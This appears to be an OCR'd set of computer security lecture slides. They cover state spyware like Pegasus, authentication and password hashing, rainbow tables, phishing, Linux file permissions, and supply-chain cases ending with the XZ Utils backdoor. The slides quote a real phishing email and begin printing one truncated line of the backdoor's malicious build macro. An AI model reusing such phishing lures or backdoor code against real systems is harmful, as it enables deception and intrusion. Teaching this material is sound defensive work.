
Pegasus examples

- Ahmed Mansoor in 2016 (first technical analysis of Pegasus by the Citizen Lab and Lookout Security)
  - https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/
- Many more examples from Mexico, Saudi Arabia, Bahrain, Jordan, and more…
  - https://citizenlab.ca/tag/pegasus/
- Bhima Koregaon 16
  - https://www.arsenalexperts.com/
  - https://netalert.me/bhima-koregaon.html

Targeted threats

- Stealthy, targeted, sophisticated (socially and/or technically), well-resourced
- Different methods of delivery
  - Social engineering (targeted email)
  - Waterholing attacks
  - MiTM attacks (I expect this to be a future trend)
- Threat to civil society all over the world
  - See, *e.g.*, https://tibcert.org/

https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/hardy



Authentication in general

- Bishop: “Authentication is the binding of an identity to a principal. Network-based authentication mechanisms require a principal to authenticate to a single system, either local or remote. The authentication is then propagated.”

Authentication in general (continued)

- Bishop: “Authentication consists of an entity, the *user*, trying to convince a different entity, the *verifier*, of the user's identity. The user does so by claiming to know some information, to possess something, to have some particular set of physical characteristics, or to be in a specific location.”
- Informally: something you know, something you have, something you are

2FA = 2-Factor Authentication

- Two of these:
  - Something you know
  - Something you have
  - Something you are
- *E.g.*, bank card plus PIN
- For Internet services, typically the first two
- Helps protect against phishing, for example

Basic Linux authentication

- Ties you (the identity) to your user ID (the principal), which is in turn tied to subjects (*e.g.*, processes) and objects (*e.g.*, files)
- Based on hashing
  - Also salting
  - Also shadowed password hashes

username

/etc/passwd

/etc/shadow

password

Salt

SHA-512

hash

hash


Compare

Match? Yes or no.

Passwords

- Should be high ~~entropy,~~ algorithmic complexity
- Should be easy to remember

These requirements are in conflict with each other!
Password managers help.



Rainbow Table

aaaa	19330d1d
qwer	da09d7dc

Plagiarized from https://i.imgsafe.org/2bf87cbfe2.png


Time-memory tradeoff

- Rainbow tables can store lots of hash results compactly (precomputation)
- Just check if a user's hash might be in a hash chain, only recalculate it if so
- As a fall-back, just try every possible password (brute force)

Salting helps against precomputation.

Good passwords, system-imposed delays, shadowing help against brute force.

Shadowing the password file



Phishing

From: "Dropbox Notification" <dropbox.noreplay@gmail.com>
Date: Dec 7, 2016 [redacted]
Subject: You have 1 new file in your inbox
To: [redacted]
Cc:

Hi [redacted]

You have received a new document in your inbox, view the file "**.pdf**مذكرة القبض على عزة سليمان" on Dropbox.

View file


Image plagiarized from https://citizenlab.org/wp-content/uploads/2017/02/Ponytail-Figure-1.png

Phishing

- Wide range of sophistication in terms of the social engineering aspect
  - One end of the spectrum: “Plez logg in and changer you password, maam!”
  - Other end of the spectrum: “The attached PDF is my notes from the meeting yesterday, it was nice to see you again!” (from someone you saw at a conference the day before)

2FA helps protect against phishing
(but state actors can easily spoof your cell phone and get SMS messages)

File permissions



-rwxr-x---

- First is special designations (symlink, directory)
- Next triplet is user (u)
- Triplet after is group (g)
- Last triplet is others (o)
- r = read, w = write, x = execute
- Sometimes you'll see other things, like s for Set UID

Preview...

- Processes (subjects) act on files (objects)
- Processes are tied to principles (users)
- File permissions are checked when the file is opened (and added to the file descriptor table of the process), not with every access!

man ...

- ls (ls -l is a useful flag), cd, pwd, chown, chgrp, chmod, stat, id, w, who, last, kill, ps, pstree, netstat, cat, less, sudo, watch, screen, fuser

Some more things to read up on

- FIFO pipes (can be unnamed or named)
- The /proc/ filesystem
- Character devices (*e.g.*, PTY, PTS, TTY)

Resources

- http://www.cs.unm.edu/~crandall/linuxcommandcheatsheet.txt
- Matt Bishop's *Computer Security: Art and Practice,* Chapter 12
- https://citizenlab.org/

(Lots of ways to get into a system or already be there.)

https://www.eset.com/int/about/newsroom/press-releases/research/eset-research-chinese-speaking-evasive-panda-group-spreads-malware-via-updates-of-legitimate-apps-an/

ESET Research: Chinese-speaking Evasive Panda group spreads malware via updates of legitimate apps and targets NGO in China

Listed under: ESET Research

Next story

Editor
26 Apr 2023

- Users in mainland China at an international NGO were targeted with malware delivered through updates for software developed by Chinese companies.
- With high confidence, we attribute this activity to the Chinese-speaking Evasive Panda APT group.
- The backdoor MgBot is used for cyberespionage.

Other Research

ESET Research dives into the onboarding and scamming processes of Telekopye online fraudsters

Wildberries...

Russian Trusted Root CA

Identity: Russian Trusted Root CA
Verified by: Russian Trusted Root CA
Expires: 02/27/2032

Details

Subject Name

C (Country):	RU
O (Organization):	The Ministry of Digital Development and Communications
CN (Common Name):	Russian Trusted Root CA

Issuer Name

C (Country):	RU
O (Organization):	The Ministry of Digital Development and Communications
CN (Common Name):	Russian Trusted Root CA

Issued Certificate

Version:	3
Serial Number:	10 00
Not Valid Before:	2022-03-01
Not Valid After:	2032-02-27


Certificate Fingerprints

SHA1:	8F F9 15 CC AB 7B C1 6F 8C 5C 80 99 D5 3E 0E 11 5B 3A EC 2F
MD5:	7F BB 1F BB D1 29 47 E7 28 DC BF A4 56 8C 64 CD

Unspecified telco apps...

- Many cell phones come with apps preinstalled by the telco
- Many such apps in a particular region of the world contain a Software Development Kit (SDK) to save the telco money
  - If you try to dial the phone number of the telco's tech support, it will redirect you to an Internet IP address instead (IP PBX)
- List of phone number to IP mappings comes signed by the vendor of the SDK

(TS//SI//NF) Dates When PRISM Collection Began For Each Provider



PRISM Program Cost: ~ $20M per year

https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/

XZ Outbreak (CVE-2024-3094)

XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.

On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.

Github Activity Summary (user: JiaT75)

Repository:
https://github.com/tukaani-project/xz

2021
User Jia Tan (JiaT75) creates his Github Account

2022-02-06
JiaT75's first commit to the XZ repo

2023-06-28
Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c."

2023-07-08
PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.

2024-02-16
Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.

2024-03-09
Obfuscated/encrypted stages binary backdoor hidden in two test files:
- tests/files/bad-3-corrupt_lzma2.xz
- tests/files/good-large_compressed.lzma.

xz/libzma
v5.6.0 & v5.6.1

Packaged in the final releases

m4/build-to-host.m4

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt

Packaged in the final releases

m4/build-to-host.m4

The M4 macro is executed during the build process and runs the malicious code below.

```
...
63 gl_[$1]_config='sed \"r\n\" $gl_am_configmake |
